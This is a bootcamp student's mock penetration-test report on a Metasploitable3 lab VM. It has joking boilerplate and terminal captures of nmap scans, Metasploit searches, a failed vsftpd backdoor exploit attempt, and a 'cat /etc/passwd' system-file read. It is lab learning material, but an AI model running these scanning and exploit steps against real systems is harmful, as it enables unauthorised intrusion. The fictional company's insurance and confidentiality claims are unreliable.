OMEGA SECURITY

Metasploitable Findings

Business Confidential

Date : 11/29/2024
Project : 234-5
Version 1.1

TABLE OF CONTENTS

Confidentiality Statement: We are "Omega Security" value our customers personal information and data to the utmost degree, it is our first priority to make sure any information or data captured during the penetration test period is highly encrypted and safe in our cloud environment. We have backing of over 100,000 companies in highly secure encrypted databases, this coverage is also inclusive of $100,000,000.00 insured policies that we hold with a highly regarded insurance brokerage. These insurances are held in place due to the unlikely event of datacenter crashes caused by forces outside of our control. Furthermore any information obtained is to not be distributed to any other organizations under any circumstances with exception to allowed organizations advised through the customers preferences.

Disclaimer: We at "Omega Security" offer solutions for a variety of issues concerning vulnerability protection to program for employee security improvements. This wide variety of options give you the fuel our customers need to ensure proper security measures are taken on a daily basis, and that with time they will become a powerhouse protected from the most modest threat, to the most dangerous kinds of threats that exist within the current tech age.(With this being said we are limited to only using Metasploit, because we are ran by someone going to a cybersecurity bootcamp)

Contact Information

Los Angeles, California Office: (408)880-8880

New York, NY Office: (646)666-6660

Denver, Colorado Office (303)333-3330

Assessment Overview: Primarily using the newest version of Kali Linux and Metasploit, we have found multiple access points for bad actors to take advantage of easily obtainable exploits. This leaves large gaps in protections allowing bad actors to easily escalate privileges from gathering alternative kinds of information.

Assessment Components: We are utilizing NMAP and Metasploit to navigate through gaps in security. This is an external penetration test using simple tools.

Severity Ratings: The general level of security gaps and issues that were found would range from a High Medium, to a Low High. The issues that were easily exploitable were found to have a severe effect on overall company safety, and this can tie into many issues when you are a company that holds large amounts of personal customer information in databases. Just for an example, being able to use free tools in Nmap to find what ports are being used at a companies public IP address allows us to then take the ports available and find exploitable paths of injecting Metasploit unto this easily plottable port; Once the port is accessed and Metasploit is able to exploit then you can access files that hold valuable information such as usernames & passwords, making it very easy to escalate privileges putting important information at risk.

Scope Inclusions: As per agreement made with this company we are only able to attempt and penetrate externally using the public IP address, which is found to be a sufficient point of entry. Though we are informed and compensated only to exploit this one source.

Client Allowance: As per agreement we have been funded up to $1,000.00 to fund this short term external penetration test. This was a small price to pay for the kinds of gaps in security found, that can potentially save this company hundreds of thousands of court/attorney fees in the future.

Executive Summary

Before giving our honest feedback, I would love to say this has been a great experience working with this fantastic company, and we hope after today we can continue to serve this company to add to its already stellar reputation.

My team and I (just me lol) found over the course of a 4 hour penetration test that you possess a decent amount of firewall and complicated entry points that made it difficult to exploit due to our lack of information prior to penetration. We found that security is tight and we appreciate that, though we were still able to gain access through 3 different routes we were never able to gain root privileges.

That means your important documents are safe! No leaking of private customer information today, means a dollar saved for your shareholders! Woo!

All jokes aside I find that this company has a strong team backing its security, and whoever you have setting up your VM’s is a very clever individual. We hope to get a chance again in the future to test your security limits and see if we can find any kind of gap in security to exploit!

Thank you again for your patience and giving us this opportunity! Tschus!

Security Strengths: Overall the VM had a high amount of security, this is in the sense of utilizing free software to exploit weaknesses. Although if bad actors have any kind of stronger software to take advantage of all the open ports then there are some serious issues. It took time for me, as a very basic trained hacker, to find just a few different cards from the Metasploitable VM, and overall I never even was able to find a card the 4 hours period, I felt that it really took too much time as a newer "bad actor" to find exploitable areas. They had in depth folder placement which made it difficult to track down the correct directories, they also used many different ports that are open which made it difficult to use metasploit to find specific exploits within these ports (also using ports I am unfamiliar with made it difficult). There was an abundance of firewall and security features that held me back from being able to escalate privileges in lots of ways.

Security Weaknesses: There is a large list of vulnerabilities, though this metasploitable3 is created to have them naturally. Just to name a few there are massive exploitable points through ports 445, and 139, these are easy target points when using metasploit, and there are large lists of credentials used to escalate privileges. I used Vagrant & Vagrant. Escalating privileges allows access to documents that contain files and images of the cards we are searching for, but in the sense of a real world situation the cards would be customers personal information and data.


Additional Report Contents

In the 4 hours period I had multiple attempts that didn't work through Metasploitable,I went through each port individually after using Nmap to scan the open ports and tried to find through metasploit what kind of exploits the ports would be open through. I had to scan a few different times to see what kinds of ports were open through 1-1000, then 1-2000, then I just went to 1-10000 and was able to see every open port that would have potential to use an exploitable action on.


Utilizing metasploit I was able to access Metasploitable3 in a few ways, after using Nmap I found different ports open and I was able to get a backdoor session opened, I was also able to an SSH session open which did not have accelerated privileges although it was a foot in the door, and lastly I was able to use Drupalgeddon and get basic access into Metasploitable3 which did not have root access but had /Drupal/ access. Overall I felt a bit overwhelmed trying to break into this machine and found it quite complex to solve within a 4 hour period.

I will attach my screenshots following my process.


Screenshots




```
┌──(mathiaskdiaz㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:f0:0f:9d brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 581sec preferred_lft 581sec
    inet6 fe80::a00:27ff:fef0:f9d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(mathiaskdiaz㉿kali)-[~]
└─$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.641 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.329 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.621 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.862 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=1.02 ms
64 bytes from 10.0.2.4: icmp_seq=6 ttl=64 time=0.696 ms
64 bytes from 10.0.2.4: icmp_seq=7 ttl=64 time=0.694 ms
64 bytes from 10.0.2.4: icmp_seq=8 ttl=64 time=0.656 ms
64 bytes from 10.0.2.4: icmp_seq=9 ttl=64 time=0.478 ms
64 bytes from 10.0.2.4: icmp_seq=10 ttl=64 time=0.183 ms
64 bytes from 10.0.2.4: icmp_seq=11 ttl=64 time=1.15 ms
64 bytes from 10.0.2.4: icmp_seq=12 ttl=64 time=0.755 ms
64 bytes from 10.0.2.4: icmp_seq=13 ttl=64 time=0.784 ms
64 bytes from 10.0.2.4: icmp_seq=14 ttl=64 time=0.352 ms
64 bytes from 10.0.2.4: icmp_seq=15 ttl=64 time=0.608 ms
^C
── 10.0.2.4 ping statistics ──
15 packets transmitted, 15 received, 0% packet loss, time 14220ms
rtt min/avg/max/mdev = 0.183/0.655/1.152/0.246 ms

┌──(mathiaskdiaz㉿kali)-[~]
└─$ nmap 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-01 18:10 EST
Nmap scan report for 10.0.2.4
Host is up (0.00044s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
```




```
┌──(mathiaskdiaz㉿kali)-[~]
└─$ nmap -p- 10.0.2.4 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-01 18:13 EST
Nmap scan report for 10.0.2.4
Host is up (0.00059s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp   open   http        Apache httpd 2.4.7
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 19:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2020-10-29 19:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
|_http-server-header: Apache/2.4.7 (Ubuntu)
445/tcp  open   netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
|_http-server-header: CUPS/1.7 IPP/2.1
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Potentially risky methods: PUT
|_http-title: Home - CUPS 1.7.2
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp open   http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
|_http-server-header: WEBrick/1.3.1 (Ruby/2.3.8/2018-10-18)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Ruby on Rails: Welcome aboard
6697/tcp open   irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|_  server: irc.TestIRC.net
8080/tcp open   http        Jetty 8.1.7.v20120910
|_http-title: Error 404 - Not Found
|_http-server-header: Jetty(8.1.7.v20120910)
8181/tcp closed intermapper
MAC Address: 08:00:27:2E:D5:AD (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.9 (98%), Linux 3.10 - 4.11 (94%), Linux 3.13 (94%),
```




```
64 bytes from 10.0.2.4: icmp_seq=11 ttl=64 time=1.15 ms
64 bytes from 10.0.2.4: icmp_seq=12 ttl=64 time=0.755 ms
64 bytes from 10.0.2.4: icmp_seq=13 ttl=64 time=0.784 ms
64 bytes from 10.0.2.4: icmp_seq=14 ttl=64 time=0.352 ms
64 bytes from 10.0.2.4: icmp_seq=15 ttl=64 time=0.608 ms
^C
── 10.0.2.4 ping statistics ──
15 packets transmitted, 15 received, 0% packet loss, time 14220ms
rtt min/avg/max/mdev = 0.183/0.655/1.152/0.246 ms

┌──(mathiaskdiaz㉿kali)-[~]
└─$ nmap 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-01 18:10 EST
Nmap scan report for 10.0.2.4
Host is up (0.00044s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:2E:D5:AD (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.12 seconds

┌──(mathiaskdiaz㉿kali)-[~]
└─$ nmap -p- 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-01 18:11 EST
Nmap scan report for 10.0.2.4
Host is up (0.00031s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
3500/tcp open   rtmp-port
6697/tcp open   ircs-u
8080/tcp open   http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:2E:D5:AD (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 104.47 seconds
```




```
Interact with a module by name or index. For example info 105, use 105 or use exploit/linux/local/glibc_origin_expansion_priv_esc
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x64'

msf6 > exit

┌──(mathiaskdiaz㉿kali)-[~]
└─$ namp 10.0.2.4 -p 3306 -sV
Command 'namp' not found, did you mean:
  command 'nmap' from deb nmap
  command 'nam' from deb nam
  command 'nama' from deb nama
  command 'pamp' from deb paml
  command 'wamp' from deb python3-autobahn
Try: sudo apt install <deb name>

┌──(mathiaskdiaz㉿kali)-[~]
└─$ nmap 10.0.2.4 -p 3306 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-01 18:55 EST
Nmap scan report for 10.0.2.4
Host is up (0.00018s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL (unauthorized)
MAC Address: 08:00:27:2E:D5:AD (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds

┌──(mathiaskdiaz㉿kali)-[~]
└─$ nmap 10.0.2.4 -p 445 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-01 18:56 EST
Nmap scan report for 10.0.2.4
Host is up (0.00026s latency).

PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:2E:D5:AD (Oracle VirtualBox virtual NIC)
Service Info: Host: METASPLOITABLE3-UB1404

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.17 seconds

┌──(mathiaskdiaz㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session


 ____________________________________________________________
|                                                            |
|                    3Kom SuperHack II Logon                 |
```




```
       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search 8080

Matching Modules
================


   #   Name                                                        Disclosure Date  Rank       Check  Description
   -   ----                                                        ---------------  ----       -----  -----------
   0   auxiliary/scanner/http/apache_nifi_login                    .                normal     No     Apache NiFi Login Scanner
   1   auxiliary/scanner/http/apache_nifi_version                  .                normal     No     Apache NiFi Version Scanner
   2   exploit/multi/misc/calibre_exec                             2024-07-31       excellent  Yes    Calibre Python Code Injection (CVE-2024-6782)
   3     \_ target: Windows_Fetch                                  .                .          .      .
   4     \_ target: Linux Command                                  .                .          .      .
   5   exploit/windows/browser/cisco_playerpt_setsource_surl       2012-07-17       normal     No     Cisco Linksys PlayerPT ActiveX Control SetSource s
URL Argument Buffer Overflow
   6     \_ target: Automatic                                      .                .          .      .
   7     \_ target: IE 6 on Windows XP SP3                         .                .          .      .
   8     \_ target: IE 7 on Windows XP SP3 / Windows Vista SP2     .                .          .      .
   9     \_ target: IE 8 on Windows XP SP3                         .                .          .      .
   10    \_ target: IE 8 with Java 6 on Windows XP SP3             .                .          .      .
   11    \_ target: IE 8 with Java 6 on Windows 7 SP1/Vista SP2    .                .          .      .
   12    \_ target: IE 9 with Java 6 on Windows 7 SP1              .                .          .      .
   13  exploit/windows/http/hp_imc_java_deserialize                2017-10-03       excellent  Yes    HP Intelligent Management Java Deserialization RCE
   14  exploit/windows/scada/iconics_genbroker                     2011-03-21       good       No     Iconics GENESIS32 Integer Overflow Version 9.21.20
1.01
   15  auxiliary/scanner/jenkins/jenkins_udp_broadcast_enum        .                normal     No     Jenkins Server Broadcast Enumeration
   16  auxiliary/scanner/misc/poisonivy_control_scanner            .                normal     No     Poison Ivy Command and Control Scanner
   17  exploit/windows/http/solarwinds_fsm_userlogin               2015-03-13       excellent  Yes    Solarwinds Firewall Security Manager 6.6.5 Client
Session Handling Vulnerability
   18  auxiliary/admin/http/tomcat_administration                  .                normal     No     Tomcat Administration Tool Default Access
   19  exploit/linux/http/trendmicro_websecurity_exec              2020-06-10       excellent  Yes    Trend Micro Web Security (Virtual Appliance) Remot
e Code Execution
   20  exploit/linux/http/watchguard_firebox_unauth_rce_cve_2022_26318  2022-08-29  good       Yes    WatchGuard XTM Firebox Unauthenticated Remote Comm
and Execution
   21  auxiliary/scanner/http/wildfly_traversal                    2014-10-22       normal     No     WildFly Directory Traversal
   22  exploit/multi/http/wp_popular_posts_rce                     2021-06-11       normal     Yes    Wordpress Popular Posts Authenticated RCE


Interact with a module by name or index. For example info 22, use 22 or use exploit/multi/http/wp_popular_posts_rce

msf6 > info exploit/multi/misc/calibre_exec

       Name: Calibre Python Code Injection (CVE-2024-6782)
     Module: exploit/multi/misc/calibre_exec
   Platform: Windows, Linux, Unix
       Arch: cmd
```




```
Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the        VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.0.2.4
rhosts ⇒ 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.4:21 - Banner: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.2.4]
[*] 10.0.2.4:21 - USER: 331 Password required for erChPm:)
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.0.2.4
rhosts ⇒ 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.4:21 - Banner: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.2.4]
[*] 10.0.2.4:21 - USER: 331 Password required for V:)
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > cat /etc/passwd
[*] exec: cat /etc/passwd

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```




```
[*] exec: /home/mathiaskdiaz ls -al

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > cd /home/mathiasdkaiz ls -al
[-] The specified path does not exist
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > cd /home/mathiaskdiaz ls -al
[-] The specified path does not exist
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > cd /home/mathiaskdiaz
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ls -al
[*] exec: ls -al

total 200
drwx------ 16 mathiaskdiaz mathiaskdiaz  4096 Dec  1 18:20 .
drwxr-xr-x  3 root         root          4096 Dec  1 14:33 ..
-rw-------  1 mathiaskdiaz mathiaskdiaz     0 Dec  1 14:39 .ICEauthority
-rw-------  1 mathiaskdiaz mathiaskdiaz    49 Dec  1 18:07 .Xauthority
-rw-r--r--  1 mathiaskdiaz mathiaskdiaz   220 Dec  1 14:33 .bash_logout
-rw-r--r--  1 mathiaskdiaz mathiaskdiaz  5551 Dec  1 14:33 .bashrc
-rw-r--r--  1 mathiaskdiaz mathiaskdiaz  3526 Dec  1 14:33 .bashrc.original
drwxrwxr-x  9 mathiaskdiaz mathiaskdiaz  4096 Dec  1 18:07 .cache
drwxr-xr-x 12 mathiaskdiaz mathiaskdiaz  4096 Dec  1 14:39 .config
-rw-r--r--  1 mathiaskdiaz mathiaskdiaz    35 Dec  1 14:39 .dmrc
-rw-r--r--  1 mathiaskdiaz mathiaskdiaz 11759 Dec  1 14:33 .face
lrwxrwxrwx  1 mathiaskdiaz mathiaskdiaz     5 Dec  1 14:33 .face.icon → .face
drwx------  3 mathiaskdiaz mathiaskdiaz  4096 Dec  1 14:39 .gnupg
drwxr-xr-x  3 mathiaskdiaz mathiaskdiaz  4096 Dec  1 14:33 .java
drwxr-xr-x  5 mathiaskdiaz mathiaskdiaz  4096 Dec  1 18:07 .local
drwxrwxr-x 12 mathiaskdiaz mathiaskdiaz  4096 Dec  1 18:20 .msf4
-rw-r--r--  1 mathiaskdiaz mathiaskdiaz   807 Dec  1 14:33 .profile
-rw-r--r--  1 mathiaskdiaz mathiaskdiaz     0 Dec  1 14:39 .sudo_as_admin_successful
-rw-r-----  1 mathiaskdiaz mathiaskdiaz     4 Dec  1 18:07 .vboxclient-clipboard-tty7-control.pid
-rw-r-----  1 mathiaskdiaz mathiaskdiaz     4 Dec  1 18:07 .vboxclient-clipboard-tty7-service.pid
-rw-r-----  1 mathiaskdiaz mathiaskdiaz     5 Dec  1 18:07 .vboxclient-display-svga-x11-tty7-control.pid
-rw-r-----  1 mathiaskdiaz mathiaskdiaz     5 Dec  1 18:07 .vboxclient-display-svga-x11-tty7-service.pid
-rw-r-----  1 mathiaskdiaz mathiaskdiaz     4 Dec  1 18:07 .vboxclient-draganddrop-tty7-control.pid
-rw-r-----  1 mathiaskdiaz mathiaskdiaz     4 Dec  1 18:07 .vboxclient-draganddrop-tty7-service.pid
-rw-r-----  1 mathiaskdiaz mathiaskdiaz     4 Dec  1 18:07 .vboxclient-hostversion-tty7-control.pid
-rw-r-----  1 mathiaskdiaz mathiaskdiaz     4 Dec  1 18:07 .vboxclient-seamless-tty7-control.pid
-rw-r-----  1 mathiaskdiaz mathiaskdiaz     4 Dec  1 18:07 .vboxclient-seamless-tty7-service.pid
-rw-r-----  1 mathiaskdiaz mathiaskdiaz     4 Dec  1 18:07 .vboxclient-vmsvga-session-tty7-control.pid
-rw-------  1 mathiaskdiaz mathiaskdiaz  4239 Dec  1 18:07 .xsession-errors
-rw-------  1 mathiaskdiaz mathiaskdiaz 28548 Dec  1 17:57 .xsession-errors.old
-rw-r--r--  1 mathiaskdiaz mathiaskdiaz   336 Dec  1 18:07 .zprofile
